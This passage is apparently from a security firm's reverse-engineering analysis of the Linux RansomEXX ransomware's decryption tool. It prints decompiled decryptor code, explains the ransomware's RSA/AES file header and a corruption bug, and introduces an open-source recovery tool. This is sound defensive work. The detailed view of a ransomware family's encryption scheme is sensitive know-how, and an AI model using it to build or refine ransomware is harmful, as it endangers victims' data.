The decryption tool worker threads are almost identical to the workers in the ransomware, except that they call **DeCryptOneFile** when they receive a path to decrypt, while the ransomware calls **CryptOneFile**:

Press enter or click to view image in full size



The **DeCryptOneFile** function calls the **DeCryptOneFileEx** function and then removes the file extension that was added to the file during encryption:

```
int DeCryptOneFile(char *targetFile,char *param_2)

{
  int iVar1;
  int local_c;

  local_c = 0;
  while( true ) {
    iVar1 = DeCryptOneFileEx(targetFile,param_2);
    if (iVar1 == 0) break;
    if (local_c == 0) {
      local_c = 1;
    }
  }
  if (local_c != 0) {
    WipeFileExtension(targetFile);
  }
  return local_c;
}
```

The **DeCryptOneFileEx** function reads the encryption information stored in the “ransomware header” at the end of the file and ensures that it parses correctly. Then it truncates the file to remove the added header:

```
ret = 0;
hFileToDecrypt = (FILE *)0x0;
mbedtls_rsa_init(&rsa_ctx,0,0);
mbedtls_ctr_drbg_init(&drbg_ctx);
mbedtls_entropy_init(&entropy_ctx);
err = mbedtls_ctr_drbg_seed(&drbg_ctx,mbedtls_entropy_func,&entropy_ctx,0,0);
if (err == 0) {
  ransomwareConfig1 = (RansomwareConfig *)GetRansomConfig();
  err = mbedtls_mpi_read_string(&rsa_ctx.N,0x10,ransomwareConfig1->rsaPublicModulus);
  if (err == 0) {
    ransomwareConfig_ = (RansomwareConfig *)GetRansomConfig();
    err = mbedtls_mpi_read_string(&rsa_ctx.E,0x10,ransomwareConfig_->rsaPublicExponent);
    if (err == 0) {
      lVar1 = (RansomwareConfig *)GetRansomConfig();
      err = mbedtls_mpi_read_string(&rsa_ctx.D,0x10,lVar1->rsaPrivateExponent);
      if (err == 0) {
        lVar2 = (RansomwareConfig *)GetRansomConfig();
        err = mbedtls_mpi_read_string(&rsa_ctx.P,0x10,lVar2->rsaFirstPrimeFactor);
        if (err == 0) {
          lVar3 = (RansomwareConfig *)GetRansomConfig();
          err = mbedtls_mpi_read_string(&rsa_ctx.Q,0x10,lVar3->rsaSecondPrimeFactor);
          if (err == 0) {
            lVar4 = (RansomwareConfig *)GetRansomConfig();
            err = mbedtls_mpi_read_string(&rsa_ctx.DP,0x10,lVar4->rsaDP);
            if (err == 0) {
              lVar5 = (RansomwareConfig *)GetRansomConfig();
              err = mbedtls_mpi_read_string(&rsa_ctx.DQ,0x10,lVar5->rsaDQ);
              if (err == 0) {
                lVar6 = (RansomwareConfig *)GetRansomConfig();
                err = mbedtls_mpi_read_string(&rsa_ctx.QP,0x10,lVar6->rsaQP);
                if (err == 0) {
                  publicModBitLen = (RansomwareConfig *)mbedtls_mpi_bitlen(&rsa_ctx.N);
                  rsa_ctx.len = (long)&publicModBitLen->rsaPublicModulus + 7U >> 3;
                  hFileToDecrypt = fopen64(targetFile,"r+");
                  if (((((hFileToDecrypt != (FILE *)0x0) &&
                         (targetFileSize = fsize(targetFile), targetFileSize != 0)) &&
                        (0x1ff < targetFileSize)) &&
                       ((err = fseek(hFileToDecrypt,targetFileSize - 0x200,1), err == 0 &&
                        (len = fread(fileContentBuffer,1,0x200,hFileToDecrypt), len != 0)))) &&
                      ((err = fseek(hFileToDecrypt,-0x200,1), err == 0 &&
                       (err = mbedtls_rsa_pkcs1_decrypt
                                        (&rsa_ctx,mbedtls_ctr_drbg_random,&drbg_ctx,1,&rsa_ctx.len,
                                         fileContentBuffer,pkcs1_decrypt_output,0x30), err == 0))))
                  {
                    __length = targetFileSize - 0x200;
                    err = fileno(hFileToDecrypt);
                    err = ftruncate64(err,__length);
                    if ((err == 0) && (err = fseek(hFileToDecrypt,-__length,1), err == 0)) {
                      mbedtls_aes_init(&aes_ctx);
                      mbedtls_aes_setkey_dec(&aes_ctx,pkcs1_decrypt_output,0x100);
                      err = ProcessFileHandleWithLogic
                                      (hFileToDecrypt,&aes_ctx,param_2,__length,DeCryptOneBlock,
                                       local_a18);
                      if (err != 0) {
                        mbedtls_aes_free(&aes_ctx);
                        mbedtls_rsa_free(&rsa_ctx);
                        mbedtls_ctr_drbg_free(&drbg_ctx);
                        mbedtls_entropy_free(&entropy_ctx);
                        ret = 1;
```

It then calls the **ProcessFileHandleWithLogic** function, instructing it to use the **DeCryptOneBlock** function to decrypt the file block by block. This function decrypts files in the same way the ransomware encrypted them, calculating which crypt logic configuration to use based on the original file size.

```
int ProcessFileHandleWithLogic
              (FILE *targetFile,undefined8 param_2,char *fileContentBuffer,long originalDataSize,
              code *decrypt_function,undefined8 param_6)

{
  int iVar1;
  DecryptLogic *decryptLogic;
  long blockCount;
  long minChunkSize;
  size_t len;
  size_t n;
  long i;
  size_t readSize;
  int ret;

  ret = 0;
  decryptLogic = (DecryptLogic *)GetLogicByDataSize(originalDataSize);
  if ((decryptLogic != (DecryptLogic *)0x0) &&
     (blockCount = AutoClass1::GetBlocksCountByDataSize((long)decryptLogic,originalDataSize),
     blockCount != 0)) {
    readSize = decryptLogic->chunkSize;
    ret = 1;
    for (i = 0; i < blockCount; i = i + 1) {
      if (((blockCount == 1) && (i == 0)) &&
         (minChunkSize = GetMinimumBlockLength(), originalDataSize < minChunkSize)) {
        readSize = originalDataSize -
                   ((ulong)((int)originalDataSize + ((uint)(originalDataSize >> 0x5f) >> 0x1c) & 0xf
                           ) - ((ulong)(originalDataSize >> 0x3f) >> 0x3c));
      }
      len = fread(fileContentBuffer,1,readSize & 0xffffffff,targetFile);
      if (len == 0) {
        return 0;
      }
      (*decrypt_function)(param_2,fileContentBuffer,len,param_6,decrypt_function);
      iVar1 = fseek(targetFile,-len,1);
      if (iVar1 != 0) {
        return 0;
      }
      n = fwrite(fileContentBuffer,1,len,targetFile);
      if (n == 0) {
        return 0;
      }
      if ((blockCount != i + 1) && (iVar1 = fseek(targetFile,decryptLogic->blockSize,1), iVar1 != 0)
         ) {
        return 0;
      }
    }
  }
  return ret;
}
```


The **DeCryptOneBlock** function is a simple function which decrypts one 16-byte chunk of a file:

```
void DeCryptOneBlock(mbedtls_aes_context *aes_ctx,long encryptBuffer,ulong length,char *iv)

{
  int err;
  long i;

  err = 0;
  for (i = 0; (err == 0 && (i + 0xfU < length)); i = i + 0x10) {
    err = mbedtls_aes_crypt_cbc(aes_ctx,0,0x10,iv,encryptBuffer + i,encryptBuffer + i);
  }
  return;
}
```


## Files Failing to Decrypt

When running this decryption tool on a directory of files, you may find that some files do not decrypt but no visible error is shown. This is due to the bug in the encryption process — files that are being written to at the time of the encryption may be corrupted, especially if the ransomware has already added the “header.” This happens because the ransomware does not lock the files to prevent other applications from writing to them during encryption.

This can be seen in the following screenshot. Above the line highlighted in red is encrypted data, below is the legitimate log data.




When the decryption tool attempts to decrypt a file, it reads the RSA encrypted AES key and IV from the end of the file, parsing the unencrypted log data that was appended as a blob of RSA encrypted data. This causes the call to **mbedtls_rsa_pkcs1_decrypt** to fail. This is demonstrated below — note the return value in **rax** is non-zero right after the call to **mbedtls_rsa_pkcs1_decrypt**:





The decryption tool does not report this error to the user and instead will silently fail and move on to the next file.

### Recovering the Corrupted Files

Due to the above bug in the encryption process, some files encrypted by this malware could have been written to by a legitimate application during the encryption process, corrupting the file. If the nature of this corruption is simple, such as ASCII log file data being appended after the encrypted portion of the file, a file can be easily recovered.

During encryption, the malware will append each file with RSA encrypted key information required to decrypt a file once a ransom is paid. When a file is being decrypted this information is read from the end of the file, decrypted with the RSA private key, and then used to decrypt the file. For decryption to work in the case that legitimate data has been appended after the key information we need to truncate the file to remove this data, decrypt the file, and then append the data previously truncated.

In the example below the file would need to be truncated to **0x000013b8** bytes in size. The decryption tool will then run correctly.




If the nature of the corruption is more complex than the above example it may still be possible to recover the file by untangling the encrypted and unencrypted data and then splicing it back together in the correct order but if the legitimate file data was high entropy data (such as an encrypted file) this would likely be impossible.

## Config Extractor and Decryption Tool

Because the attackers provide paying victims with a decryption tool they must run to decrypt their files there is a risk that the decryption tool may be malicious. This requires affected victims to reverse engineer the provided decryption tool to ensure there is no hidden payload or malicious features, a time investment that can be problematic for some organizations during a ransomware incident. Due to this we decided to write our own implementation of the Linux decryption tool which can be used to carry out the following tasks:

- Extract the config required to decrypt files from a Linux decryption tool provided by the attackers
- Use this config to decrypt files encrypted by the Linux version of RansomEXX

Today we are releasing this tool as an open-source command-line application written in Go. Its usage is as follows:

> Usage of ./ransomexx-tools:
> **-config string**
> Path of the extracted config file to use for decryption
> **-debug**
> Log debug output
> **-decrypt**
> Decrypt a list of directories
> **-decryption-tool string**
> Path to the decryption tool to extract the config from. Required when using -exconfig
> **-dirs string**
> A list of directories to recursively decrypt, separated by a comma
> **-exconfig**
> Extract the config from a decryption tool provided by the RansomEXX group
> **-num-workers int**
> Number of workers to use for decryption (default 4)
> **-out string**
> The file to save the extracted config to.

This tool can be found on our GitHub here: [proferosec/RansomEXX-Tools (github.com)]

### Extracting the Config

To extract the config containing all decryption key information from a decryption tool provided by the attackers simply run the tool with the following parameters:

> ./ransomexx-tools -exconfig -decryption-tool /path/to/attcker/provided/decryption-tool -out config.json

You will then have a file in the current directory named config.json with the extracted configuration values.

### Decrypting Files

Once the config has been extracted you can use this tool to decrypt your files instead of the attacker-provided decryption tool. Run the tool with the following parameters:

> ./ransomexx-tools -decrypt -config config.json -dirs /path/to/decrypt,/second/path/to/decrypt

The -decrypt mode takes the path to the config file in -config and a comma-separated list of directories to recursively search for files to decrypt in the -dirs parameter.

---